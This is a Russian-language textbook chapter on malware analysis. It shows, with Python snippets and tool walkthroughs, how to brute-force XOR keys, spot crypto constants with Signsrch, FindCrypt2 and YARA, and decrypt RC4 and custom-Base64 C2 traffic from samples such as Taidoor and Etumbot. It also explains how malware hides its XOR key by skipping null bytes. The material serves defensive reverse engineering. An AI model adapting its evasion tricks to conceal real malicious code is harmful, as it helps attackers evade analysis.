
В однобайтовом XOR длина ключа составляет один байт, поэтому может быть только 255 возможных ключей (0x0-0xff), за исключением 0 в качестве ключа, потому что xor-шифрование любого значения с 0 в результате даст то же значение (то есть без шифрования). Поскольку ключей всего 255, вы можете попробовать все возможные ключи на зашифрованных данных. Этот метод полезен, если вы знаете, что искать в расшифрованных данных. Например, после выполнения образца вредоносного ПО, скажем, оно получает имя компьютера «mymachine», объединяет некоторые данные и выполняет xor-шифрование с использованием однобайтового ключа, которое зашифровывает его в шифротекст lkwpjeia>i}ieglmja. Предположим, что этот зашифрованный текст просачивается в командно-контрольную связь. Теперь, чтобы определить ключ, используемый для шифрования текста, вы можете либо проанализировать функцию шифрования, либо перебрать его. Следующие команды Python реализуют метод полного перебора. Так как мы ожидаем, что дешифрованная строка будет содержать "mymachine", скрипт расшифровывает зашифрованную строку (зашифрованный текст) со всеми возможными ключами и отображает ключ и расшифрованное содержимое при обнаружении "mymachine". В последующем примере видно, что ключ был определен как 4, а расшифрованное содержимое hostname:mymachine включает в себя имя компьютера "mymachine":

```
>>> def xor_brute_force(content, to_match):
      for key in range(256):
```

```
        translated = ""
        for ch in content:
           translated += chr(ord(ch) ^ key)
        if to_match in translated:
           print "Key %s(0x%x): %s" % (key, key, translated)
```

```
>>> xor_brute_force("lkwpjeia>i}ieglmja", "mymachine")
Key 4(0x4): hostname:mymachine
```

Вы также можете использовать такой инструмент, как ConverterNET, для полного перебора и определения ключа. Для этого выберите **Tools | Key Search/Convert** (Сервис | Поиск ключа/Конвертировать). В появившемся окне введите зашифрованное содержимое и строку соответствия и нажмите кнопку **Поиск**. Если ключ найден, он отображается в поле **Result** (Результат), как показано ниже.



Метод полного перебора полезен при определении XOR-ключа, используемого для шифрования PE-файла (например, EXE или DLL). Просто найдите строку соответствия `MZ` или надпись «`Эта программа не может быть запущена в режиме DOS`» в расшифрованном содержимом.

9.1.3.3 Игнорирование XOR-шифрования нулевым байтом

В XOR-шифровании, когда нулевой байт (`0x00`) шифруется ключом, обратно вы получаете ключ, как показано ниже:

```
>>> ch = 0x00
>>> key = 4
>>> ch ^ key
4
```

Это означает, что всякий раз, когда кодируется буфер, содержащий большое количество нулевых байтов, однобайтовый xor-ключ становится отчетливо видим. В следующем примере переменной plaintext назначается строка, содержащая три нулевых байта в конце, которые шифруются ключом 0x4b (символ K), а зашифрованный код выводится как в шестнадцатеричном формате, так и в текстовом. Обратите внимание на то, как три нулевых байта в переменной plaintext преобразуются в значения XOR-ключа 0x4b 0x4b 0x4b или (KKK) в зашифрованном содержимом. Это свойство XOR позволяет легко обнаружить ключ, если нулевые байты не игнорируются:

```
>>> plaintext = "hello\x00\x00\x00"
>>> key = 0x4b
>>> enc_text = ""
>>> for ch in plaintext:
      x = ord(ch) ^ key
      enc_hex += hex(x) + " "
      enc_text += chr(x)

>>> print enc_hex
0x23 0x2e 0x27 0x27 0x24 0x4b 0x4b 0x4b
>>> print enc_text
#.''$KKK
```

Ниже показан пример XOR-шифрования образца вредоносного ПО (HeartBeat RAT). Обратите внимание на наличие байта 0x2, разбросанного повсюду; это связано с тем, что вредоносное ПО шифрует большой буфер (содержащий нулевые байты) XOR-ключом 0x2. Для получения дополнительной информации о реверс-инжиниринге этого вредоносного ПО см. презентацию автора Cysinfo по адресу cysinfo.com/session-10-part-1-reversing-decrypting-communications-of-heartbeat-rat/.


```
00000000  0b 00 00 00 00 00 00 00  6f 02 7b 02 6a 02 6d 02  ........ o.{.j.m.
00000010  71 02 76 02 6c 02 63 02  6f 02 67 02 02 02 02 02  q.v.l.c. o.g.....
00000020  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00000030  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00000040  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00000050  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00000060  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00000070  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
```

Чтобы избежать проблемы с нулевым байтом, авторы вредоносных программ игнорируют его (0x00) и ключ шифрования во время шифрования, как показано в командах. Обратите внимание, что в следующем коде символы открытого текста шифруются с помощью ключа 0x4b, кроме нулевого байта (0x00) и байта ключа шифрования (0x4b). В результате в зашифрованном выводе нулевые байты сохраняются без передачи ключа шифрования. Как видно, когда злоумышленник использует эту технику, просто взглянув на зашифрованное содержимое, найти ключ нелегко:


```
>>> plaintext = "hello\x00\x00\x00"
>>> key = 0x4b
>>> enc_text = ""
>>> for ch in plaintext:
      if ch == "\x00" or ch == chr(key):
         enc_text += ch
      else:
         enc_text += chr(ord(ch) ^ key)

>>> enc_text
"#.''$\x00\x00\x00"
```

9.1.3.4 Многобайтовое XOR-шифрование

Злоумышленники обычно используют многобайтовый XOR, потому что он обеспечивает лучшую защиту от техники полного перебора. Например, если автор вредоносного ПО использует 4-байтовый ключ XOR для шифрования данных, а затем для перебора, вам нужно будет использовать 4294967295 (0xFFFFFFFF) возможных ключей вместо 255 (0xFF). Ниже показан цикл XOR-шифрования вредоносного ПО (Taidoor). В этом случае Taidoor извлек зашифрованный PE-файл (exe) из своей секции ресурсов и расшифровал его с помощью 4-байтового XOR-ключа 0xEAD4AA34.



Ниже показан зашифрованный ресурс в инструменте Resource Hacker. Ресурс можно извлечь и сохранить в файл, щелкнув правой кнопкой мыши ресурс и выбрав опцию **Save Resource to a *.bin file** (Сохранить ресурс в файл * .bin).



Ниже приведен скрипт Python, который декодирует закодированный ресурс с использованием 4-байтового XOR-ключа 0xEAD4AA34 и записывает декодированное содержимое в файл (decrypted.bin):


```
import os
import struct
import sys

def four_byte_xor(content, key):
   translated = ""
   len_content = len(content)
   index = 0
   while (index < len_content):
      data = content[index:index+4]
      p = struct.unpack("I", data)[0]
      translated += struct.pack("I", p ^ key)
      index += 4
   return translated

in_file = open("rsrc.bin", 'rb')
out_file = open("decrypted.bin", 'wb')
xor_key = 0xEAD4AA34
rsrc_content = in_file.read()
decrypted_content = four_byte_xor(rsrc_content,xor_key)
out_file.write(decrypted_content)
```

Расшифрованное содержимое представляет собой PE (исполняемый файл):


```
$ xxd decrypted.bin | more
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000 ........@.......
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 f000 0000 ................
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468 ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320 t be run in DOS
```

8.1.3.5 Идентификация XOR-шифрования

Для идентификации XOR-шифрования загрузите двоичный файл в IDA и выполните поиск инструкции XOR, выбрав **Search | text** (Поиск | текст). В появившемся диалоговом окне введите xor и выберите **Find all occurences** (Найти все вхождения).



Когда вы нажмете **OK**, то увидите все вхождения XOR. Очень часто можно увидеть операцию XOR, где операнды – те же регистры, такие как `xor eax, eax` или `xor ebx, ebx`. Эти инструкции используются компилятором для обнуления значений регистров, и вы можете игнорировать их. Чтобы идентифицировать XOR-шифрование, ищите (a) XOR регистра (или ссылку на память) с постоянным значением, таким как показано ниже, или (b) ищите XOR регистра (или ссылку на память) с другим регистром (или ссылку на память). Вы можете перейти к коду, дважды щелкнув по записи.



Ниже приведены некоторые инструменты, которые можно использовать для определения XOR-ключа. Помимо использования XOR-шифрования, злоумышленники могут также использовать операции ROL, ROT или SHIFT для кодирования данных. XORSearch и Balbuzard, упомянутые здесь, также поддерживают операции ROL, ROT и Shift в дополнение к XOR. CyberChef поддерживает практически все типы алгоритмов кодирования, шифрования и сжатия:

- CyberChef: gchq.github.io/CyberChef/;
- XORSearch by Didier Stevens: blog.didierstevens.com/programs/xorsearch/;
- Balbuzard: bitbucket.org/decalage/balbuzard/wiki/Home;
- unXOR: github.com/tomchop/unxor/#unxor;
- brxor.py: github.com/REMnux/distro/blob/v6/brxor.py;
- NoMoreXOR.py: github.com/hiddenillusion/NoMoreXOR.

9.2 Вредоносное шифрование

Авторы вредоносных программ часто используют простые методы кодирования, потому что этого достаточно для обфускации данных, но иногда злоумышленники также используют шифрование. Чтобы определить использование криптографических функций в двоичном коде, вы можете найти криптографические индикаторы (сигнатуры), такие как:

- строки или импорт, которые ссылаются на криптографические функции;
- криптографические константы;
- уникальные последовательности команд, используемые криптографическими процедурами.


9.2.1 Идентификация криптографических подписей с помощью Signsrch

Полезный инструмент для поиска криптографических подписей в файле или процессе – это Signsrch, который можно загрузить на странице aluigi.altervista.org/mytoolz.htm.

Этот инструмент использует криптографические подписи для обнаружения алгоритмов шифрования. Криптографические подписи находятся в текстовом файле `signsrch.sig`. В следующем листинге, когда `signrch` запускается с опцией `-e`, он отображает относительные виртуальные адреса, где сигнатуры `DES` были обнаружены в двоичном файле:

```
C:\signsrch>signsrch.exe -e kav.exe

Signsrch 0.2.4
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org
optimized search function by Andrew http://www.team5150.com/~andrew/
disassembler engine by Oleh Yuschuk

- open file "kav.exe"
- 91712 bytes allocated
- load signatures
- open file C:\signsrch\signsrch.sig
- 3075 signatures in the database
- start 1 threads
- start signatures scanning:

offset num description [bits.endian.size]
------------------------------------------
00410438 1918 DES initial permutation IP [..64]
00410478 2330 DES_fp [..64]
004104b8 2331 DES_ei [..48]
004104e8 2332 DES_p32i [..32]
00410508 1920 DES permuted choice table (key) [..56]
00410540 1921 DES permuted choice key (table) [..48]
00410580 1922 DES S-boxes [..512]
[Removed]
```


Как только вы узнаете адрес, по которому находятся криптографические индикаторы, вы можете использовать IDA для перехода по адресу. Например, если вы хотите перейти по адресу `00410438` (`DES initial permutation IP`), загрузите двоичный файл в IDA и выберите **Переход** | **Переход по адресу** (или воспользуйтесь горячей клавишей **G**) и введите адрес, как показано ниже.




Как только вы нажмете **OK**, вы доберетесь до адреса, содержащего индикатор (в данном случае это `DES initial permutation IP`, помеченный как `DES_ip`), как показано ниже.

```
rdata:00410433                  align 8
rdata:00410438 DES_ip           db 3Ah          ; DATA XREF: sub_4032B0:loc_4032E0↑r
rdata:00410439 byte_410439      db 32h          ; DATA XREF: sub_4032B0+3E↑r
rdata:0041043A byte_41043A      db 2Ah          ; DATA XREF: sub_4032B0+52↑r
rdata:0041043B byte_41043B      db 22h          ; DATA XREF: sub_4032B0+66↑r
rdata:0041043C                  db  1Ah
rdata:0041043D                  db  12h
```

Теперь, чтобы узнать, где и как этот криптоиндикатор используется в коде, вы можете использовать функцию перекрестных ссылок (Xrefs-to). Использование функции перекрестных ссылок (Xrefs to) показывает, что на `DES_ip` ссылается функция `sub_4032B0` по адресу `0x4032E0` (`loc_4032E0`).



Теперь навигация по адресу `0x4032E0` напрямую приведет вас к функции шифрования `DES`, как показано ниже. Как только функция шифрования найдена, вы можете использовать перекрестные ссылки для дальнейшего ее изучения, чтобы понять, в каком контексте вызывается функция шифрования и ключ, который используется для шифрования данных.



Вместо того чтобы использовать опцию `-e`, чтобы найти подпись и затем вручную перейти к коду, в котором используется подпись, вы можете использовать опцию `-F`, которая даст вам адрес первой инструкции, где используется криптографический индикатор. В следующем листинге при запуске `signrch` с параметром `-F` напрямую отображается адрес `0x4032E0`, где в коде используется криптоиндикатор `DES initial permutation IP (DES_ip)`:

```
C:\signsrch>signsrch.exe -F kav.exe

[removed]

offset num description [bits.endian.size]
------------------------------------------
[removed]
004032e0 1918 DES initial permutation IP [..64]
00403490 2330 DES_fp [..64]
```

Опции `-e` и `-F` отображают адреса относительно предпочтительного базового адреса, указанного в PE-заголовке. Например, если значение предпочтительного базового адреса двоичного файла – `0x00400000`, то адреса, возвращаемые параметрами `-e` и `-F`, определяются путем добавления относительного виртуального адреса с предпочтительным базовым адресом `0x00400000`. Когда вы запускаете (или отлаживаете) файл, он может быть загружен на любой адрес, отличный от предпочтительного базового (например, `0x01350000`). Если вы хотите найти адрес криптоиндикатора в работающем процессе или во время отладки двоичного файла (в IDA или x64dbg), то можете запустить `signrch` с параметром `-P <pid или имя процесса>`. Опция `-P` автоматически определяет базовый адрес, куда загружается исполняемый файл, а затем вычисляет виртуальный адрес криптографических подписей:


```
C:\signsrch>signsrch.exe -P kav.exe

[removed]

- 01350000 0001b000 C:\Users\test\Desktop\kav.exe
- pid 3068
- base address 0x01350000
- offset 01350000 size 0001b000
- 110592 bytes allocated
- load signatures
- open file C:\signsrch\signsrch.sig
- 3075 signatures in the database
- start 1 threads
- start signatures scanning:

offset num description [bits.endian.size]
------------------------------------------
01360438 1918 DES initial permutation IP [..64]
01360478 2330 DES_fp [..64]
013604b8 2331 DES_ei [..48]
```

Помимо обнаружения алгоритмов шифрования, Signsrch может находить алгоритмы сжатия, некоторый антиотладочный код и криптографические функции Windows, которые обычно начинаются со слова `Crypt`, такие как `CryptDecrypt()` и `CryptImportKey()`.

9.2.2 Обнаружение криптоконстант с помощью FindCrypt2

Findcrypt2 (www.hexblog.com/ida_pro/files/findcrypt2.zip) – это плагин IDA Pro, который выполняет поиск криптографических констант, используемых многими различными алгоритмами в памяти. Чтобы использовать этот плагин, загрузите его и скопируйте файл `findcrypt.plw` в папку плагинов IDA. Теперь, когда вы загружаете бинарный файл, плагин запускается автоматически, или вы можете вызвать его вручную, выбрав **Edit | Plugins | Find crypt v2** (Правка | Плагины | FindCrypt2).

Результаты работы плагина отображаются в окне вывода.




Плагин FindCrypt2 также может быть запущен в режиме отладки. FindCrypt2 хорошо работает, если вы используете IDA 6.x или более раннюю версию; на момент написания этой книги он не работал с версией 7.x (возможно, из-за изменений в API IDA 7.x).


9.2.3 Обнаружение криптографических подписей с использованием YARA

Другой способ идентифицировать использование криптографии в двоичном файле – это сканирование двоичного файла с помощью правил YARA, содержащих криптосигнатуры. Вы можете написать свои собственные правила или загрузить правила, написанные другими специалистами по безопасности (например, на странице github.com/x64dbg/yarasigs/blob/master/crypto_signatures.yara), а затем просканируйте файл, используя правила YARA.

X64dbg интегрирован YARA; это полезно, если вы хотите сканировать криптосигнатуры в двоичном виде во время отладки. Вы можете загрузить двоичный файл в x64dbg (убедитесь, что выполнение остановлено где-то в файле), затем щелкните правой кнопкой мыши в окне ЦП и выберите **YARA** (или воспользуйтесь сочетанием клавиш **Ctrl**+**Y**); откроется диалоговое окно Yara, показанное ниже. Нажмите **File** (Файл) и выберите файл, содержащий правила YARA. Вы также можете загрузить несколько файлов, содержащих правила, из каталога, нажав кнопку **Directory** (Каталог).



Ниже показаны криптографические константы, обнаруженные во вредоносном файле в результате сканирования его с использованием правил YARA, содержащих криптосигнатуры. Теперь вы можете щелкнуть правой кнопкой мыши по любой записи и выбрать **Follow in Dump** (Перейти к дампу файла), чтобы просмотреть данные в окне дампа, или, если подпись связана с криптографической подпрограммой, дважды щелкнуть по любой записи, чтобы перейти к коду.



Алгоритмы шифрования, такие как RC4, не используют криптографические константы, из-за чего их нелегко обнаружить с помощью криптографических сигнатур. Вы часто будете сталкиваться с тем, что злоумышленники используют RC4 для шифрования данных, потому что это легко реализовать; шаги, используемые в RC4, подробно описаны в этом посте в блоге Talos: blog.talosintelligence.com/2014/06/an-introduction-to-recognizing-and.html.

9.2.4 Расшифровка в Python

После того как вы определили алгоритм шифрования и ключ, используемый для шифрования данных, вы можете расшифровать данные с помощью модуля Python PyCryto (www.dlitz.net/software/pycrypto/). Чтобы установить PyCrypto, вы можете использовать `apt-get install pythoncrypto` или `pip install pycrypto` или скомпилировать его из исходного кода. Pycrypto поддерживает такие алгоритмы хеширования, как `MD2`, `MD4`, `MD5`, `RIPEMD`, `SHA1` и `SHA256`, а также поддерживает алгоритмы шифрования `AES`, `ARC2`, `Blowfish`, `CAST`, `DES`, `DES3` (`Triple DES`), `IDEA`, `RC5` и `ARC4`.

Следующие команды Python демонстрируют, как генерировать хеши `MD5`, `SHA1` и `SHA256` с помощью модуля Pycrypto:


```
>>> from Crypto.Hash import MD5,SHA256,SHA1
>>> text = "explorer.exe"
>>> MD5.new(text).hexdigest()
'cde09bcdf5fde1e2eac52c0f93362b79'
>>> SHA256.new(text).hexdigest()
'7592a3326e8f8297547f8c170b96b8aa8f5234027fd76593841a6574f098759c'
>>> SHA1.new(text).hexdigest()
'7a0fd90576e08807bde2cc57bcf9854bbce05fe3'
```

Чтобы расшифровать содержимое, импортируйте соответствующие модули шифрования из `Crypto.Cipher`. В следующем примере показано, как зашифровать и расшифровать, используя DES в режиме ECB:

```
>>> from Crypto.Cipher import DES
>>> text = "hostname=blank78"
>>> key = "14834567"
>>> des = DES.new(key, DES.MODE_ECB)
>>> cipher_text = des.encrypt(text)
>>> cipher_text
'\xde\xaf\t\xd5)sNj`\xf5\xae\xfd\xb8\xd3f\xf7'
>>> plain_text = des.decrypt(cipher_text)
>>> plain_text
'hostname=blank78'
```

9.3 Пользовательское кодирование/шифрование

Иногда злоумышленники используют собственные схемы кодирования/шифрования, что затрудняет идентификацию криптографии (и ключа), а также осложняет реверс-инжиниринг. Одним из пользовательских методов кодирования является использование комбинации кодирования и шифрования для обфускации данных. Примером такого вредоносного ПО является Etumbot (www.arbornetworks.com/blog/asert/illuminating-the-etumbot-apt-backdoor/). Образец Etumbot при выполнении получает ключ RC4 с командно-контрольного сервера. Затем он использует полученный ключ RC4 для шифрования системной информации (такой как имя компьютера, имя пользователя и IP-адрес), а зашифрованное содержимое дополнительно кодируется с использованием пользовательского Base64 и отправляется на сервер. Сообщение сервера с обфусцированным содержимым показано ниже. Чтобы получить более подробную информацию о реверс-инжиниринге этого образца, обратитесь к презентации автора и посмотрите видеодемонстрацию (cysinfo.com/12th-meetup-reversing-decrypting-malware-communications/).




Чтобы деобфусцировать содержимое, его нужно сначала декодировать, используя пользовательский Base64, а затем расшифровывать, применяя RC4. Эти шаги выполняются с использованием следующей команды Python. Этот листинг показывает расшифрованную системную информацию:

```
>>> import base64
>>> from Crypto.Cipher import ARC4
>>> rc4_key = "e65wb24n5"
>>> cipher_text =
"kRp6OKW9r90_2_KvkKcQ_j5oA1D2aIxt6xPeFiJYlEHvM8QMql38CtWfWuYlgiXMDFlsoFoH"
>>> content = cipher_text.replace('_','/').replace('-','=')
>>> b64_decode = base64.b64decode(content)
>>> rc4 = ARC4.new(rc4_key)
>>> plain_text = rc4.decrypt(b64_decode)
>>> print plain_text
MYHOSTNAME|Administrator|192.168.1.100|No Proxy|04182|
```


Вместо того чтобы использовать комбинацию стандартных алгоритмов кодирования/шифрования, некоторые авторы вредоносных программ реализуют совершенно новые схемы кодирования/шифрования. Примером такого вредоносного ПО является программа, используемая группой APT1.

Эта вредоносная программа расшифровывает строку в URL. Для этого она вызывает пользовательскую функцию (переименованную в Decrypt_Func, как

показано ниже), которая реализует собственный алгоритм шифрования. `Decrypt_Func` принимает три аргумента; 1-й аргумент – буфер, содержащий зашифрованное содержимое, 2-й аргумент – буфер, в котором будет храниться расшифрованное содержимое, а 3-й аргумент – длина буфера. На скриншоте ниже выполнение приостанавливается перед выполнением `Decrypt_Func` и показан 1-й аргумент (буфер, содержащий зашифрованное содержимое).



В зависимости от вашей цели вы можете либо проанализировать Decrypt_Func, чтобы понять работу алгоритма, а затем написать расшифровщик, как описано в презентации автора (cysinfo.com/8th-meetup-understanding-apt1-malwaretechniques-using-malware-analysis-reverse-engineering/), либо позволить вредоносному ПО дешифровать содержимое за вас. Чтобы сделать это, просто *перешагните через* `Decrypt_Func` (который завершит выполнение функции дешифрования), а затем проверьте 2-й аргумент (буфер, в котором хранится расшифрованное содержимое). Ниже показан расшифрованный буфер (2-й аргумент), содержащий вредоносный URL.



